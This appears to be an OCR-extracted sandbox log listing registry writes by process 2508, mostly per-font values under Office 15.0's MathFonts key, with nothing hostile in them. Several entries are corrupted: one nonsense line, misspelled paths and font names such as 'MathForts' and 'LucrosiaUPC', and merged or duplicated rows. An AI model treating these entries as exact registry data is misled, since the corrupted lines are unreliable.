Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Arial Unicode MS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Batang\Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@BatangChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@DFKai-SB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Dotum Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@DotumChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@FangSong Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Gulim Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@GulimChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Gungsuh Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@GungsuhChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@KaiTi Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Malgun Gothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Meiryo Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Meiryo UI Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei UI Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei UI Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU_HKSCS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU_HKSCS-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MingLiU-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS Gothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS Mincho Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS PGothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS PMincho Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@MS UI Gothic Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@NSimSun Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@PMingLiU Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@PMingLiU-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@SimHei Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@SimSun Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\@SimSun-ExtB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Agency FB Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Aharoni Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Alef Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Algerian Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Amiri Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Amiri Quran Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Andalus Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Angsana New Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\AngsanaUPC Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Aparajita Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arabic Typesetting Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Black Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Narrow Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Rounded MT Bold Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Unicode MS Value: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Arial Unicode MS Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Baskerville Old Face Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Batang Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\BatangChe Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bauhaus 93 Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bell MT Value: 0		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Berlin Sans FB Value: 0		2508
	W. HIVEY OURDENT HOERING A. MAY. MOM. CO. T.		0500
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Berlin Sans FB Demi Value: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bernard MT Condensed Value: 0		2508 2508

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Blackadder ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Black Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Poster Compressed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Book Antiqua Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bookman Old Style Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bookshelf Symbol 7 Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Bradley Hand ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Britannic Bold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Broadway Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Browallia New Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\BrowalliaUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Brush Script MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Caladea Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Calibri Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Calibri Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Californian FB Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Callisto MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Cambria Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Cambria Math Value: 1	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Candara Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Carlito Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Castellar Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Centaur Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Century Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Century Gothic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Century Schoolbook Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Chiller Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Colonna MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Comic Sans MS Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Consolas Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Constantia Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Cooper Black Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Copperplate Gothic Bold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Copperplate Gothic Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Corbel Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Cordia New Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\CordiaUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Courier New Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Curlz MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DaunPenh Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\David Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\David CLM Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\David Libre Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Math TeX Gyre Value: 1	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Sans Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Sans Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Sans Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Sans Mono Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Serif Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DejaVu Serif Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DFKai-SB Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DilleniaUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DokChampa Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Dotum Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\DotumChe Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Ebrima Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Edwardian Script ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Elephant Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\EmojiOne Color Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Engravers MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Eras Bold ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Eras Demi ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Eras Light ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Eras Medium ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Estrangelo Edessa Value: 0	2508
Write Registry Key		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\EucrosiaUPC Value: 0	
	Key: HKEY_CURRENT_USER/Software/Microsoft/Office\15.0/Common\MathFonts\LucrosiaUPC Value: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Luphemia Value: 0	2508
Write Registry Key		2508 2508

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Footlight MT Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Forte Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Frank Ruehl CLM Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Frank Ruhl Hofshi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Book Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Demi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Demi Cond Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Heavy Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Medium Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Franklin Gothic Medium Cond Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\FrankRuehI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\FreesiaUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Freestyle Script Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\French Script MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gabriola Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gadugi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Garamond Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gautami Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gentium Basic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gentium Book Basic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Georgia Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gigi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gill Sans MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gill Sans MT Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gill Sans MT Ext Condensed Bold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gill Sans Ultra Bold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gill Sans Ultra Bold Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gisha Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gloucester MT Extra Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Goudy Old Style Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Goudy Stout Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gulim Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\GulimChe Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Gungsuh Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\GungsuhChe Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Haettenschweiler Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Harlow Solid Italic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Harrington Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\High Tower Text Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Impact Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Imprint MT Shadow Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Informal Roman Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\\risUPC \Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\lskoola Pota Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\JasmineUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Jokerman Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Juice ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\KacstBook Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\KacstOffice Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\KaiTi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Kalinga Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Kartika Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Khmer UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\KodchiangUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Kokila Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Kristen ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Kunstler Script Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lao UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Latha Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Leelawadee Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Levenim MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Liberation Mono Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Liberation Sans Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Liberation Sans Narrow Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Liberation Serif Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\LilyUPC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Linux Biolinum G Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Linux Libertine Display G Value: 0	2508
·		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Linux Libertine G Value: 0	2000
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Bright Value: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Bright Value: 0	2508

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Console Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Fax Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Handwriting Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Sans Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Sans Typewriter Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Lucida Sans Unicode Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Magneto Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Maiandra GD Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Malgun Gothic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Mangal Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Marlett Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Matura MT Script Capitals Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Meiryo Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Meiryo UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft Himalaya Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft JhengHei Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft JhengHei UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft New Tai Lue Value: 0	2508
		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathForts\Microsoft PhagsPa Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft Sans Serif Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft Tai Le Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft Uighur Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft YaHei Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft YaHei UI Value: 0	2508
